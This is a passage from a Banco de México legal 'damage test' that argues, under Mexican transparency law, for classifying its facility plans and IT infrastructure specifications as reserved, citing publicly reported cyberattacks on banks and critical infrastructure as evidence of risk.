Asimismo, el Pleno de la Suprema Corte de Justicia de la Nación (SCJN) ha sostenido que la CPEUM protege el derecho a la vida de todos los individuos, pues lo contempla como un derecho fundamental, sin el cual no cabe la existencia ni disfrute de los demás derecho.[11] También ha señalado que la protección del derecho a la vida es un derecho inherente a la persona humana.[12]

Es así que, en términos de la CPEUM y de la SCJN, el derecho a la vida no solo es un derecho fundamental, sino que además es presupuesto necesario para el disfrute de los demás derechos. Por lo anterior, este derecho requiere de la máxima protección posible, lo que conlleva a que se adopten las medidas necesarias y efectivas para que no sea vulnerado.

Lo anterior ha sido reconocido por la LGTAIP, estableciendo en su artículo 113, fracción V, que es de reservarse la información que de divulgarse pondría en inminente riesgo la vida, seguridad o salud de las personas.

De igual manera, se puede concluir que debe prevalecer el derecho más favorable a las personas, esto es, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México. Por lo anterior, el revelar información aludida, traería como consecuencia un riesgo a la vida del personal que salvaguarda las instalaciones del Banco, así como de los empleados y los miembros de la junta de Gobierno, además de los integrantes de la sociedad que podrían estar alrededor de los posibles atentados; sin dejar de mencionar la afectación a la provisión de moneda nacional en el país, lo que se traduce en un riesgo directo e inmediato a la Seguridad Nacional, al comprometer gravemente el cumplimiento de una actividad estratégica del Estado Mexicano, como lo es, la provisión de moneda nacional en el país, lo representaría un desequilibrio económico.

---

[11] Jurisprudencia de rubro: **"DERECHO A LA VIDA. SU PROTECCIÓN CONSTITUCIONAL"**

[12] Jurisprudencia de rubro: **"DERECHO A LA VIDA DEL PRODUCTO DE LA CONCEPCIÓN. SU PROTECCIÓN DERIVA DE LA CONSTITUCIÓN POLÍTICA DE LOS ESTADOS UNIDOS MEXICANOS, DE LOS TRATADOS INTERNACIONALES Y DE LAS LEYES FEDERALES Y LOCALES".**

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público sobre el interés particular, toda vez que la seguridad en la provisión de moneda nacional al Estado Mexicano, se encuentra en un nivel de protección mayor que el interés particular de un sector determinado de la población, como el de difundir la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas que se utilizan en el Banco de México. Adicionalmente, es indispensable señalar que, dar a conocer esta información comprometería la vida, seguridad y salud de personas físicas, la seguridad nacional, y la seguridad en la provisión de moneda nacional al país, riesgos de perjuicio claramente mayores a los que representaría el beneficio de divulgar la información al público en general.

Asimismo, debe prevalecer el interés público sobre el interés particular, toda vez que la protección al derecho a la vida, salud y seguridad de las personas aporta un mayor beneficio que el perjuicio que se obtendría de privilegiar el derecho humano al acceso a la información, máxime que el derecho a la vida, salud y seguridad de las personas constituyen una base y sustento para el ejercicio de otros derechos, como lo es el de acceso a la información, por lo que aquéllos deben prevalecer sobre éste e incluso cualquier otro derecho. Lo anterior, como resultado de una prueba de interés público a través de la aplicación del principio de proporcionalidad, en razón de que es de explorado derecho que **los derechos fundamentales a la vida y salud tienen un peso abstracto[13] mayor que otros derechos, como el de acceso a la información**, con indiferencia del peso relativo[14] que se aplique a la fórmula en cada caso, presentado en la ocasión que nos ocupa como el interés de un particular o de un sector determinado de la población de la información relativa la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas que se utilizan en el Banco de México. En tal sentido, sin importar el peso relativo que se aplique en la fórmula, considerando los derechos que están en juego, el peso abstracto de los derechos a la vida y salud indudablemente tendría como resultado la prevalencia de estos sobre el derecho de acceso a la información. En consecuencia, la limitación es una medida necesaria, idónea y proporcional.

En conclusión, el hecho de reservar esta información resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, ya que proporcionarla incrementa el riesgo de asaltos, pérdida de vidas humanas,

[13] Valor asignado a los derechos fundamentales frente a otros derechos fundamentales. En este caso, el valor del derecho a la vida y salud (2 derechos) frente al derecho de acceso a la información (1 derecho).

[14] Valor asignado a la intensidad de protección o vulneración de un derecho fundamental en una situación particular, frente a la intensidad de la vulneración o protección, respectivamente, de otros derechos en la misma situación, considerando de manera particular el acto que origina tal protección o vulneración. En este caso, la clasificación de la información, tomando en cuenta el efecto de la misma en los derechos analizados.

BANCO DE MÉXICO

alteración de la seguridad en la provisión de moneda nacional y el rediseño de las medidas de seguridad reveladas, riesgos de perjuicio claramente mayores a los que representaría el beneficio de divulgar información contenida en ubicaciones, planos arquitectónicos, características y especificaciones de instalaciones estratégicas que se utilizan en el Banco de México, al público en general.

En razón de lo anterior, toda vez que se continuarán empleando por un tiempo indefinido las "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas que se utiliza el Banco de México", materia de la presente prueba de daño, y vistas las consideraciones expuestas en el presente documento, se solicita la reserva de dicha información, por el plazo máximo de 5 años a partir de la fecha de reserva.

Por lo antes expuesto, con fundamento en lo dispuesto por los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 70, fracción XXVIII, 103, 104, 105, 108, último párrafo, 109, 113, fracciones I, IV y V, y 114, de la Ley General de Transparencia y Acceso a la Información Pública; 97, 102, 110, fracciones I, IV, y V, y 111, de la Ley Federal de Transparencia y Acceso a la Información Pública; 146 de la Ley General del Sistema de Seguridad Nacional; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 4o., de la Ley del Banco de México; 4, párrafo primero, 8, párrafos primero y tercero, 10, 16, 16 Bis, fracciones I, II, y VI, 28 bis, fracciones I, II, IV y V, del Reglamento Interior del Banco de México; Primero, párrafo primero, y segundo, fracción III, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Cuarto, Octavo, párrafos primero, segundo y tercero, Décimo séptimo, fracción VIII, Vigésimo segundo, fracción II, Vigésimo tercero, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, divulgar información referida **a las "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas que se utilizan en el Banco de México"**, es clasificada como reservada, toda vez que su divulgación compromete la seguridad nacional, la seguridad en la provisión de moneda nacional al país, además de que pone en riesgo la vida, seguridad y salud de personas físicas que operan en las instalaciones estratégicas.

PRUEBA DE DAÑO

Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México.

En términos de lo dispuesto por los artículos 6o., apartado A, sexto párrafo, 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I, IV y VII de la Ley General de Transparencia y Acceso a la información Pública (LGTAIP); y 110, fracciones I, IV y VII de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Décimo séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, y Vigésimo sexto, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, es de clasificarse como información reservada aquella cuya publicación pueda:

a) Comprometer la seguridad nacional;

b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;

c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;

d) Comprometer la seguridad en la provisión de moneda nacional al país.

e) Obstruya la prevención de delitos

Por lo que, la información relativa a las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones** referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones, de seguridad electrónica y de seguridad informática, sus números de serie, configuraciones, los números de teléfonos celulares asignados por el Banco a su personal, las actualizaciones de seguridad de estos componentes; la ubicación en donde se emplean estos componentes en las instalaciones del Banco de México, incluyendo los centros de datos y telecomunicaciones; la información relacionada con las evaluaciones y análisis de riesgos tecnológicos y de seguridad que se realizan sobre dichos componentes, referente a los proveedores de los servicios contratados, las características de estas evaluaciones y resultados entregados, riesgos o hallazgos identificados y las acciones para corregirlos o mitigarlos; los programas de seguridad informática o seguridad de la información, el sistema de gestión de la seguridad y las actividades que lo conforman; los manuales y procedimientos de operación de recuperación y de continuidad operativa para restablecer su funcionamiento; el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para operar en ellos; así como toda información derivada de estas especificaciones, que de forma aislada o agrupada, permita vincular directa o indirectamente, a algún elemento específico de tecnologías de la información y comunicaciones con

los procesos del Banco de México en que éste participa o con algún elemento de seguridad informática, incluyendo la marca, el modelo, fabricante e información del proveedor de dicho elemento de seguridad que da protección a la referida infraestructura tecnológica; es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto; y obstruiría la prevención de delitos informáticos[1] en contra del Banco de México cuya planeación y ejecución se facilitarían con la divulgación de la información referida, toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los articulos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en

[1] Cfr. Cassou Ruiz, Jorge Esteban, "Delitos informáticos en México", *Revista del Instituto de la Judicatura Federal*, México, núm. 28, julio-diciembre de 2008, pp. 220-225. https://www.ijf.cjf.gob.mx/publicaciones/revista/28/Delitos_inform%C3%A1ticos.pdf

materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **infraestructura de tecnologías de la información y comunicaciones** del Banco de México.

Asimismo, el Décimo séptimo, fracción VIII, de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, señala que se considera como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas de Banco de México, representa una amenaza a la seguridad nacional, ya que publicar la información materia de la presente prueba de daño, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado Mexicano, por mandato constitucional.

En efecto, proporcionar las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco Central.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el

análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo.

Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** que soportan en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de la **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgacón de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

Finalmente, los riesgos aludidos tienen mayor probabilidad de materializarse con la entrega de la información referida, debido a que se proporcionaría a individuos o grupos con intenciones hostiles elementos que falicitarían el diseño y la ejecución de estrategias para llevar a cabo ataques cibernéticos dirigidos específicamente a la infraestructura tecnológica de este Banco Central, mismos que pueden ser constitutivos de delitos. Dichos ataques focalizados podrían tener mayor probailidad de éxito debido a que personas con intenciones delincuenciales tendrían la posibilidad de dedicar todos sus recursos a la realización de ataques específicos identificados con base en la información en comento.

Al respecto, la divulgación de la información relativa a las especificaciones de la infraestructura de tecnologías de la información y comunicación del Banco de México, implica la puesta a disposición de elementos importantes a las personas o grupos con intenciones delictivas para la realización de conductas constitutivas de delitos.

En consecuencia, la divulgación de la información clasificada, representa un obstáculo para la prevención de conductas constitutivas de delitos, por lo que se actualiza la causal de reserva prevista en el artículo 113, fracción VII, de la Ley General de Transparencia y Acceso a al Información Pública.

2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, las redes de datos públicas, las redes de datos privadas, los sistemas de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.[2] Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- A principios de 2018, se anunciaron dos tipos de vulnerabilidades asociadas a los circuitos procesadores, que se encuentran en prácticamente cualquier sistema de cómputo fabricado en los últimos años. Estas son conocidas como "Meltdown" y "Spectre" y permiten ataques denominados "side-channel", en el sentido de que permiten acceder a información sin pasar por los controles (canales) de seguridad. Aprovechando "Meltdown", un atacante puede utilizar un programa malicioso en un equipo, y lograr acceder a cualquiera de los datos en dicho equipo, lo cual normalmente no debería ocurrir, esto incluye los datos a los que sólo los administradores tienen acceso. "Spectre" requiere un conocimiento más cercano de cómo trabaja internamente algún programa que se usa en el equipo víctima, logrando que este programa revele algunos de sus propios datos, aunque no tenga acceso a los datos de otros programas. La propuesta de los fabricantes de estos procesadores para mitigar el aprovechamiento de estas vulnerabilidades incluye, tanto el parchado del sistema operativo, como la actualización del microcódigo del BIOS[3].
- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva[4].
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.[5]
- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de

[2]https://es.wikipedia.org/wiki/Metasploit, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como **ANEXO "A"**.
[3]https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html, consultada el 3 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "B"**
[4]https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "C"**
[5] https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "D"**

SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos[6]

- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas[7].
- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.[8]
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)" [9]. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- El ataque ocurrido a las instituciones financieras participantes del SPEI, el cual consistió en la alteración de sus aplicativos para conectarse a esta IMF, inyectando órdenes de transferencia apócrifas en los sistemas de los participantes donde se procesan las instrucciones de pago de los participantes afectados. lo cual distribuyó dinero desde las cuentas concentradoras de los participantes a cuentas de usuarios específicas, los cuales fueron utilizados como "mulas" para la extracción del dinero. A la fecha de elaboración de la presente prueba de daño, se estima un daño a los participantes del SPEI de aproximadamente 300 millones de pesos.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.[10]
- En relación a dar a conocer el número telefónico de un teléfono celular proporcionado por la Institución, como parte de la infraestructura de cómputo y telecomunicaciones, con el fin de que sus empleados realicen sus funciones asignadas, donde además de la geolocalización, se puede obtener información de llamadas o de mensajes de texto del usuario del dispositivo móvil , que puede poner al descubierto información de actividades del personal en cumplimiento de sus funciones para el Banco, o aspectos de su ámbito

---

[6] http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "E".**

[7] http://www.bbc.com/news/technology-38573074, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "F"**

[8] http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "G".**

[9] http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "H".**

[10] https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "I".**

personal, con el simple hecho de llevar consigo este dispositivo móvil[11]. Por este mismo problema, recientemente un senador de los Estados Unidos de Norte América envió una carta al presidente de la Comisión Federal de Comunicaciones de ese mismo país en donde le advierte de los riesgos a los que los dispositivos móviles están expuestos[12] .

- Las tecnologías que proporcionan seguridad informática a las organizaciones, no están exentas de presentar, como cualquier otra tecnología, vulnerabilidades, por lo que es recomendable no difundir qué marcas, fabricantes y características, tiene un cierto elemento de seguridad informática, para evitar el facilitar que un posible atacante aproveche dicha información con propósitos nocivos dirigidos a las instituciones que les usan estas protecciones de seguridad informática. A manera de ejemplo se cita un caso en que dos de los grandes proovedores de seguridad informática a nivel mundial presentaban vulnerabilidades que pudieran comprometer a las organizaciones "Google Found Disastrous Symantec and Norton Vulnerabilities."[13] . Por otro lado, el dar a conocer marcas, modelos o fabricantes de los controles de seguridad informática puede dar una ventaja a un atacante para fabricar un ataque especialmente diseñado (dirigido), sabiendo de antemano la serie de controles presentes en una organización con el fin de evadirlos, aumentando así la probabilidad de éxito del ciber ataque.

Aunado a esto, expertos en el tema de seguridad, como Offensive Security[14] consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

En este mismo sentido, posibles vulnerabilidades se pueden obtener indirectamente a través de los números de serie de los equipos de cómputo y telecomunicaciones, accediendo a la información que los fabricantes tengan de cada uno de estos dispositivos, teniendo como ejemplo la operación llamada "Equation Group"[15]

Por otro lado, el Banco de México utiliza servicios y herramientas de diversos proveedores tecnológicos para la la evaluación de la seguridad del Banco que, por su naturaleza, obtienen información de posibles vulnerabilidades o riesgos en la infraestrucutura del Banco, esta información que reside en estas herramientas, no debe por ningún motivo llegar a manos de alguien que quiere causar un daño al Banco; así mismo, se contratan consultorías para diversas actividades relacionadas con la seguridad de la información y de los sistemas que soportan las operaciones del

---

[11] http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338, se anexa como **ANEXO "J"**

[12] https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf, se anexa como **ANEXO "K"**

[13] http://fortune.com/2016/06/29/symantec-norton-vulnerability/ consultada el 14 de septiembre de 2018. Se adjunta impresión como **ANEXO "L"**

[14] https://www.offensive-security.com/metasploit-unleashed/information-gathering, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "M"**.

[15] https://en.wikipedia.org/wiki/Equation_Group . Se adjunta una impresión del artículo como **ANEXO "N"**

Banco de México, y que por la naturaleza de sus productos y servicios, llegan a tener acceso al tipo de información que se describe en este documento. Estos proveedores no quedan exentos de sufrir ataques que tengan como objetivo el extraer información sensible de Banco de México, con el propósito de utilizarla para afectar a este Instituto Central. Como ejemplos de lo anterior, se enlistan los siguientes casos:

- Ataque a la compañía Deloitte, una de las más importantes firmas consultoras a nivel mundial, que ofrece servicios en tecnologías de la información, auditoría y seguridad informática, y que cuenta con clientes en el sector financiero, gobierno y empresas de presencia multinacional. Debido al incidente, los atacantes pudieron hacerse con información privilegiada de sus clientes (cuentas de usuario, contraseñas, diagramas de arquitectura), así como mensajes de correo electrónico. La empresa Deloitte dio a conocer este incidente en septiembre de 2017[16], aunque varios medios reportan que la intrusión sucedió en otoño de 2016[17].
- Involucramiento del software antivirus Karspersky en la intrusión y robo de información procedente de la Agencia de Seguridad Nacional de los Estados Unidos (NSA por sus siglas en inglés), en la que presuntamente están implicados atacantes rusos[18], y que provocó que el Departamento de Seguridad Nacional de los Estados Unidos (DHS por sus siglas en inglés) emitiera un comunicado para que todas las agencias y departamentos federales identificaran y dejaran de utilizar en sus sistemas, software relacionado con la empresa Karspersky en el menor tiempo posible[19]. En este caso, la información de que las herramientas de seguridad ofrecidas por un proveedor podían ser utilizadas para ingresar a los sistemas de información de sus clientes representó el riesgo suficiente para que la DHS tomará la determinación de ya no utilizar herramientas de dicho proveedor.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura o configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles

---

[16] https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html. Se adjunta una impresión del artículo como **ANEXO "O"**

[17] https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails. Se adjunta una impresión del artículo como **ANEXO "P"**

[18] https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814. Se adjunta una impresión del artículo como **ANEXO "Q"**

[19] https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01. Se adjunta una impresión del artículo como **ANEXO "R"**

tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2018, nuestros registros indican un promedio de 844 intentos de ataque al mes, llegando a presentarse cerca de 1500 intentos de ataque en un único mes.

